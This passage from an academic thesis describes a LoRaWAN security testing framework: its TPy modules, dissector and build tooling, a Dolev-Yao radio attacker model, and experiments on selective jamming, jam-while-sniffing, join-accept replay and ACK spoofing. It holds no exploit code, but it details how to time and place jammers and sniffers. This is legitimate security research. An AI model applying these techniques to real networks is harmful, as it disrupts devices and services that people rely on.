LoRaControllerSPI (`conntype=spi`): The SPI controller interface first allocates a pseudoterminal. Then, the companion application is started locally as Linux process using RIOT's `native` board, with the allocated slave terminal as the first UART device. The LoRa module's `dev` parameter must point to a Linux `spidev`, which is also linked to the process that is being started. If successful, the LoRa module can use the master terminal to communicate with the locally running companion application that provides access to a LoRa modem connected via SPI to the host.



Figure 5.5: Class diagram: TPy module LoRa (simplified, a full version can be found in Appendix B.1)

LoRaControllerUART (`conntype=uart`): The UART controller interface expects the companion application to be running on an external MCU that has a serial connection to the host running the TPy node. The LoRa module's `dev` parameter must point to the device file of that serial connection. Once started, the LoRa module can communicate with the LoRa modem connected to the external MCU.

With the TCP connector, the TPy node can run in a different location as the companion application.

LoRaControllerTCP (`conntype=tcp`): The TCP controller interface expects the companion application with the `lora_if_tcp` module running on an MCU connected to the same network as the TPy node's host. The address of the MCU's network interface is specified by the `host` and `port` parameters of the LoRa module. As this setup decouples the TPy node and the companion application spatially, the TPy node may be co-hosted on the same machine as the TPy controller, acting only as a translating proxy between Pyro4's RPC calls and the custom TCP protocol.

As TPy allows multiple instances of the same module under different aliases, a single TPy node may serve multiple companion applications in parallel, even in mixed setups.

5.4.2 *TPy Module HackRF*

One main advantage of TPy is its universality regarding the examined protocol. It allows us to add more modules to combine control over the LoRa physical layer with other tools. In particular, we implement a module that allows creating software defined radio (SDR) captures synchronized with the LoRa transmissions to examine the frame structure and impacts of interference in greater detail.

LoRa's low data rate and characteristic spectogram make SDR captures a powerful tool for analysis.

As its name already reveals, the `HackRF` module is a Python wrapper around the command line interface of the HackRF SDR[7]. It provides a basic API consisting of the three functions shown in Figure 5.6. All capture files are stored in a configurable directory, and the filename can

7 see `https://greatscottgadgets.com/hackrf/`



Figure 5.6: Class diagram: TPy module HackRF

be chosen or is generated based on the radio parameters when calling `start_capture()`. `capture_done()` allows to wait for the capture to finish, and `get_capture()` returns the IQ samples for a given filename, together with the radio parameters used to create the capture file.

5.4.3 *Dissector*

The dissector is a Python module deployed only on the controller. We decided to use Python for the dissector as it can directly be integrated with the controller. Its main purpose is to provide a comprehensible API to dissect, interpret, and construct LoRaWAN messages.

Decoding LoRaWAN frames depends on the regional parameters, version of the specification, and device-specific keys and properties.

The module uses inheritance to reflect the characteristics of the LoRaWAN versions and regional parameters. The approach is similar for each aspect of the module: A base class defines the interface and functionality that is common to all regions and versions of the specification. If a version or region differs from this default implementation, a child class is created that overrides the default behavior.

Figure 5.7 gives an overview of the top-level class structure of the dissector. The entry point is the class `LoRaWANMessage`, which can be instantiated directly to construct a new message or for an existing message by passing the raw byte sequence. As the specification version cannot be derived from the message itself, it is up to the user to select the correct child class. However, the default implementation allows access to all fields that are independent of the version. So it is possible to instantiate a `LoRaWANMessage`, read the `DevAddr` from it, and decide based on that address whether a `LoRaWANMessage_V1_0_2` or `V1_1` has to be used.

The type of the payload field is selected by the value of `MType` in the `MHDR`, and by the variant of the `LoRaWANMessage` that is used to access the field. For example, in a case of the join request, the `JoinEUI` can only be accessed for LoRaWAN 1.1, the `AppEUI` is limited to the



Figure 5.7: Class diagram: Dissector module

LoRaWAN 1.0.2 implementation, and the default `JoinRequestPayload` class allows access to none of these fields.

Access to the interpreted fields is channeled through accessor methods created with Python's `@property` annotation. This way, all values are stored only as raw bytes in the `LoRaWANMessage`'s `data` attribute, and structured fields like the `MACPayload` or for example the `FHDR` are instantiated on the fly when they are accessed.

Valid frames can only be constructed if the required keys are available.

If the `LoRaWANMessage` is constructed without passing a `DeviceSession` or `DeviceRootKeys` instance, the encrypted fields are only available as raw bytes, and the message integrity code (MIC) cannot be recalculated or validated. If session and root keys should be used, their version must match the `LoRaWANMessage` subclass that is used.

For the implementation of attacks, the module is most helpful to create patterns for selective jamming and to interpret and filter the messages received by the field nodes.

5.4.4 *Build System Extensions*

TPy comes with a make-based build system to create the command line tool `tpy` for the controller and to prepare the `tpynode` application to be deployed to the nodes, which can be done by calling:

```
$ tpy deploy --devices=./devices.conf  # Deploy tpynode to nodes
```

```
$ tpy restart --devices=./devices.conf # Start tpynode as daemon
```

We extend this toolchain with a custom Makefile that provides advantages and additional goals for our use case. This section describes the available goals and their usage. In contrast to the regular TPy build process, the extended Makefile automatically creates and uses a virtual environment within the experiments folder to install all dependencies only locally, but not system-wide, preventing versioning conflicts.

`make deploy`: The TPy node application is built and deployed to all nodes listed in the `devices/deploy.conf` file. We provide an additional `devices/manual.conf` file for nodes that are excluded from automated deployment, which is desirable for example for a local TPy node hosted to support TCP deployments. The goal also cross-compiles the companion application for the `arm-linux-gnueabihf` architecture and deploys it with TPy node, so it can be executed directly on SoCs like the Raspberry Pi. As a final step, the custom TPy modules are copied to each node.

`make restart`: Like `tpy restart`, the TPy node application is started as a daemon on every host configured in `devices/deploy.conf`.

`make localnode`: An instance of `tpynode` is started locally with the node configuration file provided by the `NODE_CONF` parameter.

`make interactive`: An interactive REPL session is started, with TPy control and all hosts already initialized and accessible in the global namespace. An overview of the available hosts and modules is printed to standard out.

5.5 SUMMARY

Figure 5.8 summarizes the architecture discussion from this chapter in a single overview, showing the full stack from the controller at the top down to the LoRa modem at the bottom, with a different deployment type in each column.

The figure clearly illustrates the coordinating role of the controller as being the only entity with access to all LoRa modems. It also shows that the controller itself only has the RPC stubs to communicate with the LoRa modules on the TPy nodes, but does not know how the nodes communicate with their companion app.

When comparing the deployments, it is apparent that only two layers are exchanged: The controller interface of the TPy module, and the communication interface of the companion application. Both modules provide the same API to the upper or lower layers in the stack, respectively, creating an exchangeable and extendable communication abstraction layer.

The depicted system boundaries denote spots where the architecture can be split to be deployed on multiple hosts. This illustrates how the SoC and USB deployments require a collocated host running the TPy node, while the net deployment allows standalone MCUs by using



Figure 5.8: Software architecture (detailed overview)

the additional system boundary and co-hosting the TPy node with the controller.

6

METHODOLOGY AND EXPERIMENTAL DESIGN

The literature analysis in Chapter 4 brought up a variety of studies on LoRaWAN security and revealed the existence of vulnerabilities in the specification that allows for attacks, mainly against the availability of parts of the network or the network as such. Most of the related work falls into the category of theoretical discussion, with some additional verification of attacks either through formal analysis, simulation or proof-of-concept implementation. Only some aspects of jamming capabilities are examined in a quantitative experiment so far.

While theoretical discussions and simulations are a good start to examine the vulnerabilities in the specification, they cannot cover the behavior of actual implementations or compare different software stacks against each other. For the operators of a LoRaWAN network, it is hard to check their individual system for weaknesses, especially as LoRaWAN is an open specification with a variety of software. The presence and effectiveness of mitigations and countermeasures against a certain attack mostly depend on their realization in software.

Only experimental evaluation can examine the behavior of actual LoRaWAN networks and the underlying software.

The problem intensifies as even most studies based on proofs-of-concepts and experiments do not provide a statement of the exact system that was tested, with earlier publications even missing an explicit statement about the exact version of the specification that has been examined.

The proposed LoRaWAN security evaluation framework separates the code and management of the evaluation from the actual LoRaWAN implementation. This independence allows us to conduct experiments in which we configure the network under test separately and are free to select its configuration or software version. As a result, we can test multiple implementations rapidly and even study the behavior of real-world networks to make profound statements about their actual security.

In the following chapter, we first define the attacker model that is covered by our framework, then we define the test environment, and finally, we propose a series of experiments that we execute to verify the usefulness of our framework for security assessments.

6.1 ATTACKER MODEL

Table 6.1 shows the attacks introduced in Section 4.2 and extends the overview with the required capabilities for the attacker. By specifying an attacker model and showing that it is covered by the proposed

Table 6.1: Attacks on LoRaWAN – Required capabilities. The table shows only attacks applicable to the radio link.

Attack	Capabilities			
	Receive	Transmit	Jam Sel.	Jam & Sniff
Desynchronization of the Session Context				
Replaying Join Accept		✓	✓	✓
Replaying Join Request	✓	✓		
Data Replay Attack (ABP)	✓	✓		
Deteriorating Downlink				
Modify Downlink Routing		✓		✓
Beacon Spoofing		✓	(✓)	
Manipulation of Application Payload				
ACK Spoofing		✓	✓	✓
Delaying Data		✓		✓
Manipulation of Network Payload				
Replaying FOpts	✓	✓		
Eavesdropping				
Exploiting Keystream Reuse	✓			
Eavesdropping on MAC Commands	✓			
Attacks on Physical Layer				
Selective Jamming			✓	

security evaluation framework, we can define the scope of the further experiments.

6.1.1 *Attacker Capabilities*

Table 6.1 lists only those attacks that can be applied to the radio link between end devices and gateways. As LoRaWAN employs a star-topology without any direct communication between the end devices, all of these attacks could also be performed with access to one or more rogue gateways or with control over the network between gateways and network server (cf. Figure 2.4).

We consider an attacker with access to the wireless link between gateways and end devices.

In contrast to physical access to the devices or the backing network connection which are a requirement for some of the other attacks, the only restrictions for accessing the radio link are physical proximity and the availability of transceivers. Both have to be assumed as available for most attackers, so the radio link is the most critical part of the whole architecture. For that reason, we focus our security analysis on this surface of the LoRaWAN system.

As attacking the radio link means sharing the medium with legitimate entities, it is reasonable to assume the Dolev-Yao attacker model [15]. This attacker model allows active intervention in the exchange of messages, especially:

- Receiving every message sent between any entities
- Injecting own messages to the network
- Blocking, modifying or duplicating messages
- Impersonating other entities in the network (in terms of logical and physical location, public data etc.)

6.1.2 *Assumptions and Limitations*

To adapt this model to the radio link of LoRaWAN, we now verify that the four capabilities of the attacker shown in Table 6.1 correspond to the aforementioned actions.

We assume that the attacker can deploy his nodes freely in the operational area of the network under test and that all nodes have access to a sufficiently fast backing network or internet connection to forward data and control information. Sufficiently fast means being an order of magnitude faster than the turnaround time of the network under test, so if RX_DELAY_1 is 1 s, the latency between nodes should not exceed 100 ms. This allows gathering information about events and processing it reliably, and to prepare the next actions before the network proceeds to communicate, which may imply multiple messages to be sent between nodes, e.g., to configure radio parameters

Each field node needs a sufficiently fast network connection.

and mode of operation. With modern communication technology, we allege this to be a reasonable assumption.

Receiving and injecting messages can be achieved with any transceiver suitable for LoRa communication. To cover a whole network, at least one transceiver needs to be placed near each of its gateways. If the location of certain end devices is known, and only these end devices should be examined, it is sufficient to equip all gateways within their reach with a node.

Blocking messages can be done by selective jamming. As LoRa modulation comes with low data rates and transmission of a single byte requires time in the order of milliseconds (cf. Table 2.1), even basic hardware is able to deliver and process messages byte-wise while still in transmission.

Modifying is the most complex activity in LoRaWAN's single-hop topology because the legitimate receiver starts receiving a message at the same time as our node. In this case, the we need to jam the message near the receiver and place a second sniffing node near the transmitter. We then transmit the modified message near the receiver.

Duplication of a message can be performed using first a receive operation and then inject the same message again, either using the same node to simulate retransmission or at any other location in the network.

Impersonating can be done by sending arbitrary LoRa frames, as the wireless channel itself does not reveal information about the sender, or at least none of which LoRa or LoRaWAN make use of.

Selectively dropping and modifying messages has limitations caused by LoRaWAN's topology.

Two small restrictions exist in contrast to an ideal Dolev-Yao attacker: Selectively blocking is only possible if the decision for blocking does not depend on the bytes at the end of the message, as no time would remain for jamming. Furthermore, the concept presented for modification also modifies the timing information, which can be a problem with the alignment of receive windows. The exact implications have to be discussed for each attack.

6.2 EXPERIMENTAL EVALUATION

In this section, we present the experimental design that we use to evaluate the framework and to assess the security of LoRaWAN networks running on different software and versions of the specification.

Table 6.1 shows that most of the more sophisticated attacks require some kind of jamming capability. For that reason, we first evaluate the jamming features of the framework in isolation before combining the functionality to actual attacks. We then explain our choice of attacks for the evaluation based on the preceding literature analysis.



Figure 6.1: Timing considerations for jamming

6.2.1 *Physical Layer Attacks*

Generic jamming on a certain frequency is often an effective way to degrade the availability of a wireless network. If the interferer is powerful enough and uses a signal that cannot coexist with the one disturbed, communication in the network will fail. However, such an attack is not very targeted and can be detected easily by the network operator by observing parameters like the received signal strength indication (RSSI). A jammer that operates only during transmission or for specific message types can be incorporated into an attack with a more sophisticated goal than just interrupting the communication while the attacker remains active.

The most critical part for jamming triggered by an active transmission is the timing. Figure 6.1 shows how the attacker needs to be able to notice the transmission and start transmitting a jamming signal early enough so that a sufficiently large part of the original message is interfered with. The time it takes for the jammer consists of an optional pattern matching phase if only frames with a specific payload should be jammed, and a switching time in which it the transceiver switches from receiving to transmission mode. The maximum reaction window is defined by the length of the original frame, with longer frames being easier to jam. Furthermore, it is to be expected that a higher data rate shortens the messages in a way so that an attacker has less time to interfere with it.

Jamming is an attack against the physical layer, independent of LoRaWAN.

We validate these assumptions by an experiment. As jamming is an attack against the physical layer, all jamming experiments are performed independently of a LoRaWAN stack, neither on the receiver side nor at the transmitter. This allows us to switch physical layer properties and the configuration of the LoRa modem quickly and to produce quantitative results in a reasonable time. Instead of an end device with a gateway and a network server, we use two nodes of the evaluation framework communicating with each other and measure the rate of correctly received messages. The receive rate under attack is

compared to a baseline without an attacker to subtract out the effects of the channel.

Experiment 1: Influence of Physical Parameters – First, we examine the influence of the data rate and direction with parameters like they are defined for LoRaWAN in the EU868 region. We include the direction because LoRaWAN downlink does not use a cyclic redundancy check (CRC) on the physical layer, which shortens these frames by a few symbols in contrast to uplink frames. The EU868 region defines seven data rates from SF12 at 125 kHz up to SF7 at 250 kHz. Also, we vary the frame length between 1, 6, and 12 bytes, of which the latter is the minimum length of a LoRaWAN uplink frame.

A data rate in the context of LoRaWAN is the combination of a spreading factor and a bandwidth.

The attacker waits until he detects the transmission and then directly switches into jamming mode. The expected results here are that the jammer is more successful for lower data rates, longer messages, and uplink frames.

We place the jammer once at the transmitter, and once at the receiver to study the impact of interference and the capture effect. The insights might also help to identify suitable locations for the sniffer and jammer when the jammed message should be received (cf. Experiment 4 and Section 6.3.1).

In the first experiment, we used the same transceiver for sensing and jamming. It may be of interest to jam with another transceiver than the one used for sensing. For example, jamming at different location than sensing can be the first step towards jamming but receiving a message. Signaling another device takes time, so we need a way to compensate for this. Fortunately, using another device only for jamming should give us more time, as the jamming device does not need to perform the switch from receiving to transmitting, but can already be prepared for jamming. We want to examine the gain in time to assess how much delay we can introduce by remote signaling, for example by using a network connection.

Experiment 2: Signaling Methods – For all of the EU868 data rates, we transmit frames from a transmitter to a receiver node like in experiment 1. Frame lengths are varied between 1, 6, and 12 bytes.

We try to improve the performance by removing the rx/tx switching time.

The attacker prepares a node for jamming and connects it directly to another sensing node. Once the sensing node detects a transmission, it signals the observation to the jamming node. We expect a higher success rate than in experiment 1, as the jammer does not need to perform mode switching. Besides, we present detailed insights into the timing using software defined radio (SDR) captures.

As a next step, we increase the specificity of the attack by jamming only frames that follow a certain payload pattern. We go back to using a single device as sniffer and jammer. The device has to stay in receive mode until it can decode enough bytes to match the pattern length. This shifts the moment of decision further and shortens the reaction window of the jammer. We want to examine if it is possible to employ

patterns that allow filtering for specific properties of a LoRaWAN message, like the message type or the end device's address. We can generate such patterns based on the message structure in Figure 2.8.

Experiment 3: Influence of Data Offset – Like in the first experiment, we vary between all data rates in the EU868 region. This experiment is limited to the uplink, as experiment 1 already examines the difference between both directions. For the frame length, we vary between 6, 12 and 18 bytes. A length of 1 byte would not be applicable as the message must be at least one byte longer than the pattern, otherwise, the transmission would end at the same time as the jammer can decide. For all payload lengths, we test pattern matching for the first byte, which would correspond to the LoRaWAN message type, and for the second to the fifth byte, which contains the DevAddr in LoRaWAN payload frames.

Selective jamming paves the way to attacking only specific end devices or applications.

The attacker waits until he detects a transmission, starts to process the message byte-wise, and when the length of the pattern is reached and it matches the message payload, starts jamming. So we expect more success for jamming the frames with a longer payload and those matching on the message type only, as the jammer can decide already after one instead of five bytes.

As the last step, we are interested in the capabilities to jam messages for a gateway or an end device, while still being able to receive it ourselves. This allows us to record valid messages that are still unseen by the designated receiver, so we can replay them at a suitable moment. The most critical part to make this work is to adjust transmission powers and reception gain of the sniffer node and the jammer node to prevent interference by the jammer on the sniffer node. The influence of the topology is explained in Section 6.3.1.

Experiment 4: Receiving While Jamming – For all data rates in the EU868 region, we vary the payload lengths between 1, 6, and 12 bytes and transmit frames from one node to another. We also vary between a high and low power for the jammer and a high and low gain for the sniffer.

The key to success for jamming but sniffing is to adjust the signal strength in a way that the jammer interferes with the receiver, but not with the sniffer.

The attacker prepares a sniffer node near the transmitter of the original message and the jammer node near the receiver. We expect a lower transmitter power and receiver gain to be beneficial for the sniffing, but have to evaluate their impact on the jamming as such.

We ignore pattern matching in this experiment, as we assume that the success of the sniffer is independent of the success of the jammer node to detect the frame and recognize the pattern in time. If the jammer node decides not to jam a frame or is too late to do so, the sniffer can receive the message, but the whole jam-and-receive experiment fails. For that reason, we measure the receive rate at the legitimate receiver and also at the sniffer node for this experiment.

6.2.2 *Attacks on LoRaWAN*

We select attacks so that we can evaluate the security of the network as well as verify the potential of our framework.

For the evaluation of attacks on LoRaWAN, our attacker model from Section 6.1 allows us to select any attack from Table 6.1. To come to a good decision, we select the attacks based on the following criteria:

- The attack should be a real threat to LoRaWAN 1.0, so that we can prove its existence in a LoRaWAN 1.0 network.
- The attack should be mitigated in LoRaWAN 1.1, so that we can verify the effectiveness of the countermeasure.
- As a conclusion of the first two points, the attack can be evaluated for backward compatibility issues.
- The attack should require a variety of the attacker's capabilities so that we can evaluate the performance of the framework as well. Especially it should build on top of results from the jamming experiments.
- The selection should provide a potential for analyzing implementation-specific peculiarities.
- The success of the attacker should be easy to verify.

The attacks matching this list best are *Replaying Join Accept* and *ACK Spoofing*. Both require the whole set of capabilities (implying that sniffing is a way of receiving). The attacker needs to keep track of the communication and intervene in the right moment and success of the attacks can easily be identified: If the replaying the join accept message is successful, the end device is not able to communicate with the network server, so sending an uplink should run into a message integrity code (MIC) failure. For the ACK spoofing, comparing the message logs on the end device and the network server suffices, as the first message should be part of the server log and be marked as lost on the device, while the second message must not occur in the server log even though it is acknowledged on the device.

Both attacks should be mitigated with LoRaWAN 1.1, each by modifying the MIC calculation, as the underlying vulnerabilities are of the same nature, a missing relation between logically related messages. As MIC calculation is a fundamental and breaking change for message processing, backward compatibility usually means that the mitigation only works if both sides support the new LoRaWAN specification. Otherwise, the LoRaWAN 1.1 side has to fall back to the unsafe MIC calculation. So we start our experiments with the assumption that the attack is applicable for all networks with at least one LoRaWAN 1.0 entity.

Finally, the implementations may handle message loss differently. Devices may or may not use retransmissions, and may or may not increase counters for that as the specification is unclear. The attacker has

to adapt to these peculiarities so that the same attack implementation can be used in every case to allow comparisons between the different setups.

6.3 TEST ENVIRONMENT

In this chapter, we describe the test environment that is used for the two groups of experiments. First, we define the topology and then the hardware and software used for evaluation.

6.3.1 *Jamming Setup and Topology*

Topology is an important factor for the success of jamming.

Successful jamming does not only depend on the correct timing, but also on a suitable interfering signal. Related work shows that LoRa is susceptible to other chirp-spread-spectrum (CSS) modulated signals with a similar steepness of the chirps if the signal margin between the transmitted frame and the interferer falls under a certain threshold. Practical experiments present slightly inconsistent values, but all are in the magnitude of around 6 dB (cf. Section 3.3).

Figure 6.2 helps to understand how we have to place the jammer and sniffer nodes around the LoRaWAN network entities to achieve certain signal levels above or below the transmitted frame. The dotted circles denote the reception range, within which the network entities can communicate. For simplicity, we assume an ideal, symmetric channel. The dashed line shows the interference range. Transmissions within this range are attenuated so that they only interfere with other signals, but cannot be demodulated correctly. Out of these circles, we would find the fading detection range, in which transmissions could be detected (e.g., by observing the RSSI), but which is irrelevant for the following discussion.

If we also assume a symmetric channel for the field nodes, Table 6.2 shows their capabilities depending on their location. For the jamming experiments without a sniffer, we need to receive the signal from the transmitter, e.g., the end device in case of an uplink, and to jam the reception at the designated receiver, in this example the gateway. So we would consider location A as suitable, as well as location B, if the node at B is able to generate a signal that overcomes the capture effect at the gateway.

Adjusting the transmission power of the jammer changes the interference range and allows to create an asymmetric channel without moving the node.

For receiving while jamming, the relative location between the sniffing node and the jammer is also relevant. If we take an uplink message as an example, the sniffer must be in reception range for the end device, so, considered in isolation, locations A, B, and C would be suitable. The jammer has the same requirements as the aforementioned standalone jammer, so we could place it either at location A or B. If we now consider that both, the jammer and sniffer must not be within interference range of each other, the best location for the



Figure 6.2: Topological considerations for jamming experiments



Figure 6.3: Topology for LoRaWAN experiments

Table 6.2: Capabilities of a node depending on the topology

Location	End Device		Gateway	
	Receive	Jam	Receive	Jam
A	✓	✓	✓	✓
B	✓	✓		✓
B′		✓	✓	✓
C	✓			
C′			✓	

sniffer would be C, and for the jammer A, if we stick to symmetric channels. As adjusting the different ranges by relocating devices may be complicated in practice, we examine asymmetric channels in Experiment 4.

To reflect the realistic operating conditions of a LoRaWAN network, we conduct all our experiments in an urban environment like shown in Figure 6.3. The distance between gateway and end device is approximately 470 m containing buildings and trees, with no direct line of sight (LoS). The network entities are placed directly at a window, with a field node in close proximity. This decision comes at the cost of increased message loss for higher data rates, but, on the other hand, generates results that are relevant for practical application.

6.3.2 *LoRaWAN Setup and Topology*

For the attacks, we use the same topology as for the jamming experiments. The end device is collocated with a field node, and the same is done with the gateway.

To reduce the hardware requirements for the experiments, we use a single-channel, single-data-rate deployment of LoRaWAN on 867.5 MHz and EU868 data rate 2, which corresponds to SF10 and 125 kHz bandwidth. These settings appear to be stable for the given topology in some first tests. Using this limited configuration allows employing basic LoRa modems like Semtech's SX1276 [34] for all nodes and LoRaWAN entities, including the gateway.

Using a single-channel gateway requires some adjustments of the LoRaWAN stacks to exclude unavailable frequencies and data rates.

As LoRaWAN gateway, we use an ESP8266-based NodeMCU DevKit[1] combined with a Dragino LoRa BEE[2] bearing a Semtech SX1276 to provide LoRa and internet protocol (IP) connectivity. This setup allows to run a simple packet forwarder like the *Single Channel LoRaWAN Gateway v5* [43][3], that forwards all incoming frames to a specific host and UDP port, which is supported by most LoRaWAN backends. This specific setup is also able to schedule downlinks returned from the backend, which is essential as both, the join procedure and confirmed message for ACK spoofing, require bidirectional communication.

To be able to swap the backing network implementation easily, we use Docker[4] and Docker Compose[5]. The combination of both allows setting up and tearing down the whole backend infrastructure with a few commands, which is beneficial if various combinations of software stacks should be tested. All examined backends provide a preconfigured development environment for Docker Compose.

1 see `https://github.com/nodemcu/nodemcu-devkit-v1.0`

2 see `https://wiki.dragino.com/index.php?title=Lora_BEE`

3 At the time of writing, we found the latest version 0e0717c (March 29th, 2019) with cherry-picking of PR #38 to be working for uplink and downlink.

4 see `https://www.docker.com/`

5 see `https://docs.docker.com/compose/`

6.3.3 *Evaluated LoRaWAN Software*

Evaluating the attacks against real LoRaWAN networks requires to pick software for the end devices and the backing network. We present our selection of software, which is chosen based on practical relevance and the supported LoRaWAN version so that at least one software stack is available for each branch of the specification.

Considering the backing network, the LoRa Alliance provides only the specifications for the LoRaWAN protocol [11, 37–39] and the backend specification [10]. They do, however, not provide a reference implementation or ready-to-use software solution to run a LoRaWAN network. For that reason, we choose from publicly available third-party software.

